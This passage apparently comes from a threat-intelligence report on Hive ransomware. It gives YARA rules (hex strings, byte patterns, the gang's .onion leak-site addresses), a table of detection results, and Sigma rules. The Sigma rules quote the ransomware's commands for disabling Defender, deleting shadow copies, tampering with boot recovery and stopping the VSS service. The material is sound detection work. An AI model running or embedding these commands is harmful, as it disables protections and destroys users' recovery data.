        $h1 = {676f6f676c652e636f6d2f656e63727970746f722e282a417070292e53746f705365727669636573}
        //google.com/encryptor.(*App).RemoveShadowCopies
        $h2 =
{676f6f676c652e636f6d2f656e63727970746f722e282a417070292e52656d6f7665536861646f77436f70696573}
        //google.com/encryptor.(*App).EncryptFiles
        $h3 = {676f6f676c652e636f6d2f656e63727970746f722e282a417070292e456e637279707446696c6573}
        //google.com/encryptor.(*App).encryptFilesGroup
        $h4 =
{676f6f676c652e636f6d2f656e63727970746f722e282a417070292e656e637279707446696c657347726f7570}
        //google.com/encryptor.(*App).ScanFiles
        $h5 = {676f6f676c652e636f6d2f656e63727970746f722e282a417070292e5363616e46696c6573}
        //google.com/encryptor.(*App).EraseKey
        $h6 = {676f6f676c652e636f6d2f656e63727970746f722e282a417070292e45726173654b6579}
        //google.com/encryptor.(*App).RemoveItself
        $h7 = {676f6f676c652e636f6d2f656e63727970746f722e282a417070292e52656d6f7665497473656c66}
        //http://hivecust6vhekztbqgdnkks64ucehqacge3dij3gyrrpdp57zoq3ooqd.onion/
        $h8 =
{687474703a2f2f686976656375737374367668656b7a74627167646e6b6b7336347563656871616367653364696a336779
727270647035377a6f71336f6f71642e6f6e696f6e2f}
        //http://hiveleakdbtnp76ulyhi52eag6c6tyc3xw7ez7iqy6wc34gd2nekazyd.onion/
        $h9 =
{687474703a2f2f686976656c65616b6462746e703736756c7968693532656167366336747963337877377657a37697179
367763333467643 26e656b617a79642e6f6e696f6e2f}
    condition:
    uint16(0) == 0x5a4d and
    all of ($h*)
}
```

```
rule Win32_Ransomware_Hive
{
      meta:
            description = "Detects unpacked 32-bit Hive Ransomware"
            author = "Netskope Threat Labs"
      strings:
            $go = "GO build" nocase
            $str00 = "EncryptFile"
            $str01 = "EncryptFiles"
            $str02 = "EraseKey"
            $str03 = "ExportKey"
            $str04 = "KillProcess"
            $str05 = "Notify"
            $str06 = "PreNotify"
            $str07 = "RemoveItself"
            $str08 = "RemoveShadowCopies"
            $str09 = "ScanFiles"
            $str10 = "StopServices"
      condition:
            uint16(0) == 0x5a4d
            and $go and 8 of ($str*)
}
```

```
rule HiveRansomware
{
  meta:
      description = "Hive Ransomware code pattern"
  strings:
    $str_80 = {49 3B 66 10}
    $str_8a = {48 83 EC 30 48 89 6C 24 28 48 8D 6C 24 28 44 0F 11 7C 24 18 66 90 48
85 C9}
    $str_a9 = {48 83 F9 01}
    $str_af = {48 89 5C 24 40 48 85 C0}
    $str_b9 = {48 83 F9 20}
    $str_bf = {48 89 4C 24 48 48 89 C8 31 DB 31 C9 ?? ?? ?? ?? ?? 48 8B 4C 24 48 48
8B 5C 24 40}
    $str_da = {48 89 44 24 18 48 89 4C 24 20 ?? ?? ?? ?? ?? 48 8B 5C 24 20 48 8B 44
24 18 48 8B 6C 24 28 48 83 C4 30 C3}
    $str_fd = {0F B6 0B 48 8D 15 39 0C 31 00 48 8D 0C CA 48 89 4C 24 18 48 C7 44 24
20 01 00 00 00 48 8B 44 24 18 BB 01 00 00 00 48 8B 6C 24 28 48 83 C4 30 C3}
    $str_2d = {44 0F 11 7C 24 18 31 C0 31 DB 48 8B 6C 24 28 48 83 C4 30 C3}
    $str_41 = {48 89 44 24 08 48 89 5C 24 10 48 89 4C 24 18 ?? ?? ?? ?? ??}
  condition:
```

Results of the Yara rules	
Name of rule	**Detections**
Mal_Ransom_Hive_2021_unpacked	Hive.exe (publicada ya desempaquetada)
	Hive2.exe (publicada ya desempaquetada)
	Hive3.exe desempaquetada
	Hive4.exe (publicada ya desempaquetada)
	Hive5.exe desempaquetada
Win32_Ransomware_Hive	Hive.exe (publicada ya desempaquetada)
	Hive2.exe (publicada ya desempaquetada)
	Hive3.exe desempaquetada
	Hive4.exe (publicada ya desempaquetada)
	Hive5.exe desempaquetada
	Hive9.exe (no utiliza empaquetado)
HiveRansomware_f	Hive9.exe (no utiliza empaquetado)

Table 12. Results of the Yara rules

Sigma rules

```
title: hive_ransomware_DefenderStop
description: 'Hive Ransomware Defender service stop with registry'
date: 2021-11-22
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: '1'
        CommandLine:    'reg.exe    add    "HKLM\Software\Policies\Microsoft\Windows
Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1"
/f'
    condition: selection
falsepositives:
    - Unknown
level: high
```

```
title: hive_ransomware_vssadminCommand
description: 'Hive Ransomware shadow copys delete'
date: 2021-11-22
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: '1'
        CommandLine: 'vssadmin.exe delete shadows /all /quiet'
    condition: selection
falsepositives:
    - Unknown
level: high
```

```
title: hive_ransomware_bcdeditCommand
description: 'Hive Ransomware boot protection tamper'
date: 2021-11-22
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: '1'
        CommandLine: 'bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures'
    condition: selection
falsepositives:
    - Unknown
level: high
```

```
title: hive_ransomware_VSSStop
description: 'Hive Ransomware VSS service stop'
date: 2021-11-22
logsource:
    product: windows
    service: sysmon
detection:
    selection:
        EventID: '1'
        CommandLine: 'sc.exe config "VSS" start= disabled'
    condition: selection
falsepositives:
    - Unknown
level: high
```